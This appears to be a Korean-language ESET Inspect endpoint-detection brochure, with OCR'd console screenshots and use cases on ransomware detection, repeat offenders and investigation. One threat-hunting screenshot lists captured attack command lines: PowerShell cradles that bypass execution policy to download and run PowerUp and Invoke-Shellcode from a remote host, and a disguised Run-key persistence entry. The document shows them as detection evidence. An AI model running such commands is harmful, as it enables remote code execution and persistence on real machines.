

EI-탐지
네트워크
레지스트리
프로세스
파일 동작
실행파일
EI-대응
해시 차단
프로세스 종료
격리
Endpoint
BLOG
웹
이메일
USB
맬웨어
개인 키
데이터 도난
C&C(명령 및 제어)
초기 기반
장치 제어
웹 평판
URL 필터링
네트워크 공격 보호
실행 전
평판 및 DNA
UEFI 검사
샌드박스
기계학습
실행 중
익스플로잇 차단
랜섬웨어 실드
메모리 스캐너
행위 검사
스크립트 스캐너
실행 이후
봇넷 보호
URL 필터링


PROTECT & INSPECT
QUESTIONS
ALL COMPUTERS
HELP
ADMINISTRATOR
LOGOUT
DISABLED
DASHBOARD
COMPUTERS
DETECTIONS
SEARCH
INCIDENTS
Executables
Scripts
Questions
More...
COLLAPSE
BACK
Remediate threat
Computer
kimyoungjun
Executable
mstsc.exe
mstsc.exe (11044)
Reputation
Trusted Certificate
Protect network
Block executable
Clean & block executable
Isolate computer from network
Protect computer
Kill process on this computer
Scan computer for malware
Shutdown computer
Trigger actions automatically for this rule
REMEDIATE
CANCEL
smss.exe (892)
winlogon.exe (720)
userinit.exe (8308)
explorer.exe (8408)
mstsc.exe (11044)
ESET LiveGrid ®
DETECTIONS
INCIDENT
REMEDIATION
MARK AS RESOLVED
KILL PROCESS
CREATE EXCLUSION
EDIT RULE
COMPUTER


위반이 어떻게 발생했는지 확인



위반이 어떻게 발생했는지 확인



프로세스 상관관계 확인


Executables
ADD FILTER
PRESETS
NAME (11016)
STATUS
EXECUTED ON COMPUTERS
vmtoolsd.exe 10
vgauthservice.exe 10
updaterservice.exe 10
setup.exe 10
eraagent.exe 10
googleupdate.exe
googlecrashhandler64.exe
googlecrashhandler.exe
setup.exe
setup.exe
setup.exe
70.0.3538.110_70.0.3538.102_chrome_updater.exe
winlogon.exe (504)
userinit.exe (1760)
explorer.exe (1192)
outlook.exe (5168)
winword.exe (3816)
cmd.exe (4240)
powershell.exe (4816)
모든 것을
기록

네트워크에서 위반 행위 확인

엔드포인트

네트워크에서 위반 행위 확인

< BACK

torrent - Search Results

COMPUTERS 0

EXECUTABLES 4

EXECUTABLE	MATCHED ATTRIBUTE	MATCHED VALUE	SHA-1	REPUTATION (LIVEGRID®)
utorrent	Name	utorrent	540DFAB6AA9A074E145A2722F7A6366B52B32389	
utorrent.exe	Name	utorrent.exe	3026AFFB7AB92C1282F6C0CE7BDF53349BF5C1EC	
utorrent.exe	Name	utorrent.exe	EB383858B5A0EE935C784D90543DE9BA10507FD1	
utorrentportable_3.5.4.44520_online.paf.exe	Name	utorrentportable_3.5.4.44520_online.paf.exe	C0EDC811B2329A1FC79004BA6124EF40D7AB8CAA	


Results: 4 of 4

PROCESSES 0

ACTIONS 18

explorer.exe(2700)	Modified File	%HOME%\downloads\utorrentportable_3.5.4.44520_online.paf.exe:zone.identifier
chrome.exe(3404)	Modified File	%HOME%\downloads\utorrentportable_3.5.4.44520_online.paf.exe:zone.identifier
explorer.exe(2700)	Accessed file	%HOME%\downloads\utorrentportable_3.5.4.44520_online.paf.exe
utorrentportable_3.5.4.44520_online.paf.exe(2336)	Accessed file	%HOME%\downloads\utorrentportable_3.5.4.44520_online.paf.exe
svchost.exe(864)	Modified File	%WINDIR%\prefetch\utorrentportable_3.5.4.44520_-dd0d88a8.pf
utorrentportable_3.5.4.44520_online.paf.exe(2336)	Modified File	%TMP%\nsx6fcb.tmp\downloaded\utorrent
utorrentportable_3.5.4.44520_online.paf.exe(2336)	Modified Registry Value	HKLM\software\wow6432node\microsoft\tracing\utorrentportable_3_rasapi32\enablefiletracing

위협 사냥



엔드포인트

위협 사냥

< BACK

192.168.64.250 - Search Results

PROCESSES 11

PROCESS	COMMAND LINE
powershell.exe(6968)	-ExecutionPolicy Bypass -Command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/Privesc/PowerUp.ps1")
powershell.exe(5836)	-NoLogo -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/Privesc/PowerUp.ps1")
reg.exe(3236)	add "HKLM\Sofware\Microsoft\Windows\CurrentVersion\Run" /v "G00GLE_UPDATE" /t REG_SZ /d "start firefox http://192.168.64.250:8080/important_invoice"
powershell.exe(4484)	-executionpolicy bypass -command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1")
powershell.exe(2284)	-executionpolicy bypass -command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1")
powershell.exe(2004)	-executionpolicy bypass -command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1")
powershell.exe(5304)	-executionpolicy bypass -command (new-object net.webclient).DownloadFile("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1", ".\Invoke-Shellcode.ps1")
powershell.exe(6008)	-executionpolicy bypass -command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1")
powershell.exe(4612)	-executionpolicy bypass -command IEX(New-Object Net.WebClient).DownloadString("http://192.168.64.250:8000/CodeExecution/Invoke-Shellcode.ps1")
ping.exe(4092)	192.168.64.250
ping.exe(3584)	192.168.64.250

잘못된 IP 또는 URL과 통신하는 항목 찾기

도입 사례

심층 위협 탐지 - 랜섬웨어

오늘날 랜섬웨어는 네트워크에서 눈에 띄지 않게 최대한 많은 엔드포인트에 조용히 확산됩니다. 머신 백업에 침투하여 이전 이미지로의 롤백이 랜섬웨어의 즉각적인 실행을 막지 않도록 합니다.

ESET Inspect 커넥터는 ESET Endpoint Security 솔루션의 기능을 확장하고 네트워크에 이미 존재할 수 있는 랜섬웨어를 사전에 탐지합니다. 일반적인 랜섬웨어 시나리오에서 사용자는 문서가 첨부된 이메일을 받습니다. 이후 워드 문서를 열고 매크로를 실행하라는 메시지를 받습니다. 매크로를 실행하면 실행 파일이 다운로드되고 매핑된 드라이브를 포함하여 모든 파일의 암호화가 시작됩니다.

ESET Inspect를 사용하면 보안 팀이 이러한 종류의 동작에 대한 경고를 볼 수 있으며 몇 번의 클릭으로 영향을 받은 항목, 특정 실행 파일, 스크립트 또는 작업이 수행된 위치와 시간을 확인하고 근본 원인을 분석할 수 있습니다.

사용 사례

기업은 네트워크에서 랜섬웨어와 유사한 동작이 관찰되는 경우 즉시 알림을 받는 것 외에도 랜섬웨어를 사전에 감지할 수 있는 추가 도구를 원합니다.

솔루션

- ✓ 임시 폴더에서 실행되는 애플리케이션을 감지하는 입력 규칙
- ✓ 추가 스크립트 또는 실행 파일이 실행될 때 Office 파일(Word, Excel, PowerPoint)을 감지하는 입력 규칙.
- ✓ 가장 일반적인 랜섬웨어 확장자가 장치에서 발견되면 경고
- ✓ 동일한 콘솔에서 ESET Endpoint Security 솔루션의 랜섬웨어 실드 경고 확인

도입 사례

행위 탐지 및 반복적인 위반자

보안의 가장 취약한 부분은 악의가 없더라도 키보드 앞에 앉아 있는 사람인 경우가 많습니다.

ESET Inspect는 트리거된 고유 경보의 수를 기준으로 컴퓨터를 정렬하여 이러한 취약한 요소를 쉽게 식별합니다.

사용자가 여러 경보를 트리거하는 경우 활동을 검증해야 하는 것은 분명한 지표입니다.

사용 사례

기업은 네트워크에서 랜섬웨어와 유사한 동작이 확인될 경우 즉시 알림을 받는 것 외에도 랜섬웨어를 사전에 탐지할 수 있는 추가 도구를 원합니다.

솔루션

- ✓ 문제가 있는 사용자와 장치를 쉽게 확인
- ✓ 신속하게 근본 원인 분석을 완료하여 감염의 근원 발견
- ✓ 이메일, 웹 또는 USB장치와 같은 발견된 감염 벡터 치료/수정

도입 사례

상황 인식 조사 및 문제 해결

활동의 “악의성”은 내용에 따라 다릅니다.

네트워크 관리자의 컴퓨터에서 수행되는 작업은 재무 부서의 작업과 매우 다릅니다. 보안 팀은 적절한 컴퓨터 그룹화를 통해 사용자가 컴퓨터에서 특정 작업을 수행할 수 있는지 쉽게 식별할 수 있습니다.

사용 사례

데이터는 그 이면에 있는 내용만큼 중요합니다. 적절한 결정을 내리려면 경고가 무엇인지, 어떤 장치에서 경고가 발생하는 지, 어떤 사용자가 경고를 트리거하는지 알아야 합니다.

솔루션

- ✓ Active Directory, 자동 그룹화 또는 수동 그룹화에 따라 모든 컴퓨터를 식별하고 정렬
- ✓ 컴퓨터 그룹화를 기반으로 애플리케이션 또는 스크립트를 허용하거나 차단
- ✓ 사용자를 기준으로 애플리케이션 또는 스크립트를 허용하거나 차단합니다.
- ✓ 특정 그룹에 대한 알림만 수신

ESET INSPECT

- ✓ 데이터 수집
- ✓ 데이터 상관관계
- ✓ MITRE ATT&CK®
- ✓ 미세 조정
- ✓ 인시던트 해결
- ✓ LiveGrid™ 지원
  ML & AI 을 통한 더 빠른 결정
- ✓ Anti Virus 통합
  분석 작업량 감소
- ✓ 직관적 디자인
  보안 팀 내 협업 가능
- ✓ 광범위한 규칙

감사합니다.

Digital Security
Progress. Protected.